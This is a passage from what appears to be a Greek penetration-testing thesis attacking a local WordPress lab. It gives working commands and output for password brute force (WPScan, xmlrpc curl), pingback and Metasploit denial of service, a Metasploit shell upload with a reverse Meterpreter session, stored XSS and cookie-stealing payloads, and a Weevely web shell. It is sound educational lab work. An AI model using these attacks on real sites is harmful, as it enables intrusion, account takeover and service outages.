Στην εικόνα 5.4.3.25 φαίνεται ένα στιγμιότυπο από το αποτέλεσμα της σάρωσης με την χρήση του εργαλείου Owasp Zap, και πιο συγκεκριμένα εμφανίζεται το παράθυρο που δείχνει τις πιθανές ευπάθειες που προκύπτουν από την σάρωση του ιστότοπου κατηγοριοποιημένες από τις πιο σοβαρές στις λιγότερο από πάνω προς τα κάτω. Πιο συγκεκριμένα οι πρώτες τρεις ευπάθειες που εμφανίζονται είναι μεσαίας επικινδυνότητας ενώ οι τελευταίες δυο είναι απλά πληροφοριακές και δεν μπορούν να οδηγήσουν σε κάποια πιθανή εκμετάλλευση του συστήματος.

5.4.4 Στάδιο εκμετάλλευσης-μετά την εκμετάλλευση

Σε αυτό το υποκεφάλαιο θα ασχοληθούμε με το επόμενο στάδιο του ελέγχου διείσδυσης που είναι ο έλεγχος, η εύρεση και η εκμετάλλευση όλων των πιθανών ευπαθειών που έχουμε συγκεντρώσει από τα προηγούμενα στάδια[41]. Το στάδιο της εκμετάλλευσης υλοποιείται τοπικά καθώς δεν είναι νόμιμο να υλοποιείται έλεγχος διείσδυσης χωρίς άδεια σε ενεργούς ιστοτόπους και συστήματα που δεν είναι στην ιδιοκτησία μας. Σε αυτό το στάδιο γίνεται χρήση των εργαλείων:


- Burp Suite
- Owasp Zap
- WPScan
- Metasploit Framework

5.4.4.1 Επίθεση Λεξικού

Η πρώτη επίθεση που υλοποιείται είναι μια επίθεση λεξικού με την χρήση του WPScan. Με την παρακάτω εντολή το πρόγραμμα WPScan υλοποιεί με χρήση brute-force μια επίθεση λεξικού χρησιμοποιώντας προϋπάρχον λίστα των Kali Linux που βρίσκεται στο /usr/share/dirb/wordlist/best1050.txt και έχει τους 1050 χειρότερους κωδικούς για επαλήθευση χρήστη[29].

```
kali@kali:~$ wpscan --url http://10.0.2.6 --rua -P /usr/share/dirb/wordlists/o
thers/best1050.txt
```

Εικόνα 5.4.4.1: Wordpress επίθεση brute force



Εικόνα 5.4.4.2:Έξοδος WPScan brute-force

Στην εικόνα 5.4.4.2 φαίνεται ένα απόσπασμα από την έξοδο της εντολής WPScan και πιο συγκεκριμένα το απόσπασμα που πραγματοποιείται η επίθεση. Μπορεί κανείς να δει τους διαφορετικούς συνδυασμούς που χρησιμοποιούνται, τον χρόνο που κράτησε η προσπάθεια επίθεσης για κάθε χρήστη και τέλος τα ζεύγη χρήστη-κωδικού πρόσβασης που παράγονται.

5.4.4.2 Επίθεση στο αρχείο xmlrpc.php

Στην επόμενη επίθεση θα εκμεταλλευτούμε μια γνωστή ευπάθεια στο σύστημα διαχείρισης αρχείων Wordpress που είναι ενεργοποιημένη από τις εργοστασιακές ρυθμίσεις στις εκδόσεις κορμού 3.X. Αυτή η ευπάθεια είναι όπως εμφανίζεται και στην έξοδο της WPScan (εικόνα 5.4.3.2) είναι η χρήση του αρχείου XMLRPC.php. Το αρχείο δέχεται μόνο POST μεθόδους και είναι ευπαθή ως προς δύο επιθέσεις brute force και τα pingbacks που μπορούν να οδηγήσουν σε DOS επίθεση. Για την υλοποίηση αυτής της επίθεσης χρησιμοποιήθηκε το Burp Suite[41]. Το Burp Suite είναι ένα από τα πιο δημοφιλή εργαλεία ελέγχου διείσδυσης και εύρεσης ευπάθειας και χρησιμοποιείται συχνά για τον έλεγχο της ασφάλειας εφαρμογών ιστού. Είναι ένα εργαλείο που βασίζεται σε διακομιστή μεσολάβησης που χρησιμοποιείται για την αξιολόγηση της ασφάλειας εφαρμογών που βασίζονται στον ιστό και για πρακτικές δοκιμές[30].
Η συγκεκριμένη επίθεση μπορεί να υλοποιηθεί και με την χρήση της εντολής curl και είναι μια επίθεση τύπου brute-force στον ιστότοπο. Η εντολή που χρησιμοποιήθηκε είναι:

```
curl -X POST –d

"<methodCall><methodName>wp.getUsersBlogs</methodName><params>

<param><value>admin</value></param><param><value>admin123</value></param></params></methodCall>" http://10.0.2.6/xmlrpc.php
```

Και η έξοδος της οθόνης είναι:

```
<?xml version="1.0"?><methodResponse><params><param><value><array><data><value><struct><member><name>isAdmin</name><value><boolean>1</boolean></value></member><member><name>url</name><value><string>http://10.0.2.6/</string></value></member><member><name>blogid</name><value><string>1</string></value></member><member><name>blogName</name><value><string>Not Another WordPress
```

```
site</string></value></member><member><name>xmlrpc</name><value><string>http://10.0.2.6/x
mlrpc.php</string></value></member></struct></value></data></array></value></param></params
></methodResponse>
```

Το αποτέλεσμα είναι το ίδιο και με την χρήση της εντολής curl και με την χρήση του burp suite. Χρησιμοποιήθηκε το burp suite για ευκολία στην χρήση. Πιο συγκεκριμένα το αρχείο xmlrpc.php δέχεται μόνο POST ορίσματα οπότε με την χρήση του burp suite αλλάζουμε την μέθοδο από GET σε POST και έτσι μπορούν να χρησιμοποιηθούν όλες οι μέθοδοι του αρχείου.
Η επόμενη επίθεση αφορά πάλι το αρχείο xmlrpc.php και μπορεί να χρησιμοποιηθεί για επίθεση DOS. Εδώ γίνεται χρήση της μεθόδου pingback.ping που υπάρχει μέσα στο αρχείο. Η εντολή που χρησιμοποιήθηκε είναι:

```
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://postb.in/1562017983221-4377199190203</string></value>
</param>
<param>
<value><string>https://10.0.2.6/</string></value>
</param>
</params>
</methodCall>
```

Η έξοδος στην οθόνη είναι:

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string></string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Σαν έξοδος οθόνης φαίνεται η απάντηση της μεθόδου pingback.ping. Η επαλήθευση ότι η μέθοδος αυτή απαντάει μπορεί να βοηθήσει στην επιτυχή επίθεση DOS που μπορεί να συμβεί με την αποστολή πολλών εντολών ίδιου περιεχομένου κλήσης της μεθόδου pingback.ping με αποτέλεσμα την συμφόρηση του δικτύου και την άρνηση υπηρεσίας.


5.4.4.3 Επίθεση DOS

Η επόμενη επίθεση είναι μια επίθεση DOS με χρήση του προγράμματος Metasploit Framework. Το Metasploit Framework είναι μια πλατφόρμα δοκιμών διείσδυσης με βάση την Ruby που επιτρέπει να γράφεται, να δοκιμάζεται και να εκτελείται κώδικας εκμετάλλευσης. Το Metasploit Framework περιέχει μια σειρά εργαλείων που μπορεί να χρησιμοποιηθεί για την δοκιμή τρωτών σημείων

ασφαλείας, απαρίθμηση δικτύων, εκτέλεση επιθέσεων και αποφυγή εντοπισμού. Στην συγκεκριμένη επίθεση όπως φαίνεται και στην παρακαάτω εικόνα 5.4.4.3 χρησιμοποιείται το script auxiliary/dos/http/wordpress_xmlrpc_dos[31]. Θέτουμε στο πεδίο rhosts την διεύθυνση IP του στόχου, και θέτουμε στο πεδίο targeturi το url του στόχου χρησιμοποιώντας και τον υποκατάλογο /wp-login.php. Έπειτα πληκτρολογούμε την εντολή run και το Metasploit Framework στέλνει από προεπιλογή 1000 πακέτα στον στόχο με αποτέλεσμα την συμφόρηση του δικτύου.

```
msf5 > use auxiliary/dos/http/wordpress_xmlrpc_dos
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > set targeturi http://10.0.2.6/
wp-login.php
targeturi => http://10.0.2.6/wp-login.php
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > run
```

Εικόνα 5.4.4.3:DOS Metasploit



Εικόνα 5.4.4.4: Αποτέλεσμα επίθεσης DOS

Στην εικόνα 5.4.4.4 φαίνεται ότι δεν είναι δυνατή η σύνδεση στην τοπική ιστοσελίδα ως αποτέλεσμα της επίθεσης DOS που προηγήθηκε.

5.4.4.4 Επίθεση τύπου Unrestricted File Upload

Η επόμενη επίθεση είναι μια επίθεση που γίνεται προσπάθεια να πάρουμε κέλυφος στον διακομιστή του ιστοτόπου που στοχεύουμε. Αυτό επιτυγχάνεται με την χρήση του Metasploit Framework και πιο συγκεκριμένα χρησιμοποιούμε μια αποθηκευμένη ευπάθεια στην βάση του Metasploit Framework στον φάκελο exploit/unix/webapp/wp_admin_shell_upload[42]. Χρησιμοποιώντας το ζεύγος

username/password που ιχνηλατήσαμε στην εικόνα 5.4.4.2 και της διεύθυνσης του στόχου καθώς και θέτοντας στο πεδίο targeturi την τιμή /, μπορέσαμε με επιτυχία να εκμεταλευτούμε την ευπάθεια στο σύστημα Wordpress και κατ'επέκταση να πάρουμε κέλυφος[32].


```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /
targeturi ⇒ /
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.0.2.6
rhosts ⇒ 10.0.2.6
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password admin123
password ⇒ admin123
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Authenticating with WordPress using admin:admin123 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/wkRmNmGyGF/BLRFROKThb.php ...
[*] Sending stage (39282 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.6:48224) at 2020-12
-26 21:30:34 -0500
[+] Deleted BLRFROKThb.php
[+] Deleted wkRmNmGyGF.php
[+] Deleted ../wkRmNmGyGF

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Εικόνα 5.4.4.5: Metasploit admin shell upload

Στην εικόνα 5.4.4.5 εκτός από τις τιμές που θέτουμε μπορούμε να δούμε τα βήματα που ακολουθεί το πρόγραμμα,δηλαδή, ότι ανεβάζει ένα αρχείο με κατάληξη.php που το φορτώνει σε ένα τυχαίο φάκελο μέσα στον φάκελο με τα πρόσθετα. Αυτό το αρχείο περιέχει ένα πρόγραμμα σε γλώσσα php που επιτρέπει την σύνδεση από τον διακομιστή του ιστοτόπου στην πόρτα 48224 προς το σύστημα μας στην πόρτα 4444. Έπειτα διαγράφει τα αρχεία και τους φακέλους ώστε να διατηρήσει την ανωνυμία και πλέον έχουμε ένα κέλυφος στον διακομιστή του ιστοτόπου με δικαιώματα χρήστη.

5.4.4.5 Επίθεση αυθαίρετης μεταφόρτωσης αρχείου με χρήση Metasploit Framework

Η επόμενη επίθεση είναι επίθεση αυθαίρετης μεταφόρτωσης αρχείου (Arbitrary File Upload). Γίνεται πάλι χρήση του Metasploit Framework και αυτή την φορά στοχεύουμε μια ευπάθεια σε ένα ευάλωτο πρόσθετο που υπάρχει στον ιστότοπο και πιο συγκεκριμένα το Reflex Gallery την έκδοση 3.1.3. Στην συγκεκριμένη έκδοση εκμεταλλευόμαστε μια ευπάθεια που κάνει τον ιστότοπο ευάλωτο σε επιθέσεις ανεβάσματος αρχείου και πιο συγκεκριμένα η ευπάθεια είναι η exploit/unix/webapp/wp_reflexgallery_file_upload. Στην συγκεκριμένη επίθεση ανεβάζουμε ένα κέλυφος και έτσι μπορούμε να αποκτήσουμε πρόσβαση στον διακομιστή του ιστότοπου μέσω της ευπάθειας του πρόσθετου Reflex gallery. Η μεθοδολογία που ακολουθείται είναι παρόμοια με την επίθεση που περιγράφεται στο κεφάλαιο 5.4.4.6[32].




Εικόνα 5.4.4.6:Metasploit framework reflexgallery exploit

5.4.4.6 Επίθεση XSS

Η επόμενη επίθεση που πραγματοποιήθηκε είναι επίθεση τύπου Cross-Site Scripting (XSS) και πιο συγκεκριμένα Stored XSS. Η ευπάθεια αυτή προκύπτει όταν μια εφαρμογή λαμβάνει δεδομένα από μια μη αξιόπιστη πηγή και περιλαμβάνει αυτά τα δεδομένα στις μεταγενέστερες αποκρίσεις HTTP με έναν μη ασφαλή τρόπο[43]. Τα εν λόγω δεδομένα ενδέχεται να υποβληθούν στην αίτηση μέσω αιτημάτων HTTP. για παράδειγμα, σχόλια σε μια ανάρτηση ιστοτόπου, ψευδώνυμα χρήστη σε μια αίθουσα συνομιλίας ή στοιχεία επικοινωνίας για μια παραγγελία πελάτη. Η εντολή που χρησιμοποιήθηκε είναι:

```
<SCRIpt>alert(String.fromCharCode(83, 116, 111, 114, 101, 100, 32, 88, 83, 83, 32, 69, 120, 97, 109, 112, 108, 101))</ScRIPT>
```

Η έξοδος στην οθόνη μόλις κάνουμε ανανέωση στον ιστότοπο είναι :




Εικόνα 5.4.4.7: XSS-1

Στην εικόνα 5.4.4.7 φαίνεται το αποτέλεσμα της εκμετάλλευσης της ευπάθειας XSS που είναι η εκτέλεση μιας εντολής alert() μέσω ενός script. Αυτό που έχει ενδιαφέρον είναι ο τρόπος γραφής του SCRIpt (script) καθώς με την συμβατική σύνταξη του δεν θα μπορούσαμε να εκμεταλλευτούμε την συγκεκριμένη ευπάθεια[34].


5.4.4.7 Επίθεση cookie hijacking

Σαν συνέχεια της προηγούμενης επίθεσης μπορούμε να αλλάξουμε τον κώδικα του script, στην συγκεκριμένη περίπτωση χρησιμοποιείται το <SCRIpt>alert(document.cookie);</ScRIPT> με αποτέλεσμα να μπορούμε να πάρουμε τα cookies του ιστότοπου και συγκεκριμένα του διαχειριστή ώστε να μπορέσουμε με την χρήση του να υποκλέψουμε την συνεδρία του. Αυτού του είδους οι επιθέσεις ονομάζονται cookie hijacking αλλά και επίθεση υποκλοπής συνεδρίας (session hijacking attack).



Εικόνα 5.4.4.8:XSS 2

Στην εικόνα 5.4.4.8 μπορούμε να δούμε την εμφάνιση των cookies που χρησιμοποιούνται κατά την είσοδο του διαχειριστή.
Για ευκολία χρησιμοποιούμε το Burp Suite και συγκεκριμένα τις καρτέλες proxy και repeater. Ενεργοποιούμε τον διακομιστή proxy που τον έχουμε ορίσει να τρέχει συνήθως στην διεύθυνση http://127.0.0.1:8080, κάνουμε ανανέωση τον ιστότοπο και εμφανίζεται στην καρτέλα proxy το αίτημα μας στον διακομιστή, έπειτα στέλνουμε το αίτημα που εμφανίζεται στην καρτέλα repeater. Εκεί κάνουμε επικόλληση τα cookies που βρήκαμε και στέλνουμε το νέο αίτημα με αποτέλεσμα να είμαστε συνδεδεμένοι με προνόμια διαχειριστή.




Εικόνα 5.4.4.9: Session hijacking με χρήση burp suite

Στην εικόνα 5.4.4.9 φαίνεται η χρήση του εργαλείου repeater του burp suite. Στο συγκεκριμένο στιγμιότυπο έχουμε ήδη κάνει την επικόλληση των cookies στο αριστερό μέρος της εικόνας και στείλαμε το αίτημα. Στο δεξί μέρος της εικόνας είναι η απάντηση του διακομιστή με κωδικό 200 OK, που δείχνει ότι το αίτημα ήταν επιτυχές και πλέον έχουμε δικαιώματα διαχειριστή στον ιστότοπο με την χρήση των cookies[36].

5.4.4.8 Επίθεση εκτέλεσης κώδικα

Η επόμενη επίθεση εκμεταλλεύεται μια ευπάθεια της έκδοσης 3.X και συγκεκριμένα της έκδοσης 3.3.1 της Wordpress και είναι η εκτέλεση κακόβουλου κώδικα php στον τομέα της μορφοποίησης των θεμάτων πιο συγκεκριμένα του θέματος Twenty Eleven και Twenty Ten. Έχοντας ήδη τους κωδικούς του ιστότοπου από την χρήση της WPScan, με προνόμια διαχειριστή, μπορούμε να εισάγουμε κακόβουλο κώδικα php στο 404.php αρχείο με αποτέλεσμα να μπορούμε να εμφανίσουμε ευαίσθητες πληροφορίες του ιστοτόπου αλλά και να δημιουργήσουμε αντίστροφο κέλυφος ώστε να συνδεθούμε στον διακομιστή[35].

Εικόνα 5.4.4.10:Ευπάθεια Wordpress core



Εικόνα 5.4.4.11: Wordpress core ευπάθεια εκτέλεσης κώδικα

Στην εικόνα 5.4.4.10 φαίνεται πώς μπορεί κανείς να εισάγει κακόβουλο κώδικα php μέσω της καρτέλας edit theme, στο συγκεκριμένο παράδειγμα εμφανίζονται οι πληροφορίες της γλώσσας php που υπάρχει στον διακομιστή του ιστοτόπου και στην εικόνα 5.4.4.11 φαίνεται η έξοδος αυτής.

5.4.4.9 Επίθεση αυθαίρετης μεταφόρτωσης αρχείου με χρήση weevely

Η επόμενη επίθεση είναι μια επίθεση μεταφόρτωσης αυθαίρετου αρχείου. Θα γίνει χρήση του πρόσθετου advanced uploader που έχουμε προσθέσει στον ιστότοπο. Πρώτα γίνεται χρήση του προγράμματος weevely. Το Weevely είναι ένα πρόγραμμα που φτιάχνει ένα κρυφό κέλυφος PHP που προσομοιώνει τη σύνδεση τύπου telnet. Είναι ένα ουσιαστικό εργαλείο για την εκμετάλλευση εφαρμογών ιστού και μπορεί να χρησιμοποιηθεί ως stealth backdoor ή ως κέλυφος ιστού για τη διαχείριση νόμιμων λογαριασμών ιστού. Η δημιουργία του κελύφους γίνεται με την εντολή :

<sudo weevely generate 123456 /home/kali/shell.php>

Όπου το 123456 είναι ο κωδικός που θέσαμε στο κέλυφος. Έπειτα τοποθετούμε το αρχείο κελύφους στον φάκελο ενός προσθέτου, μετατρέπουμε το φάκελο σε μια επιτρεπτή μορφή για να μπορέσει να ανέβει στον διακομιστή του ιστότοπου, στην συγκεκριμένη περίπτωση σε.zip και ανεβάζουμε το αρχείο. Μόλις ανέβει το πρόσθετο μπορούμε να χρησιμοποιήσουμε το αρχείο κελύφους. Χρησιμοποιούμε την εντολή:

```
kali@kali:~$ sudo weevely http://10.0.2.6/wp-content/plugins/shell.php_/shell.
php 123456
```

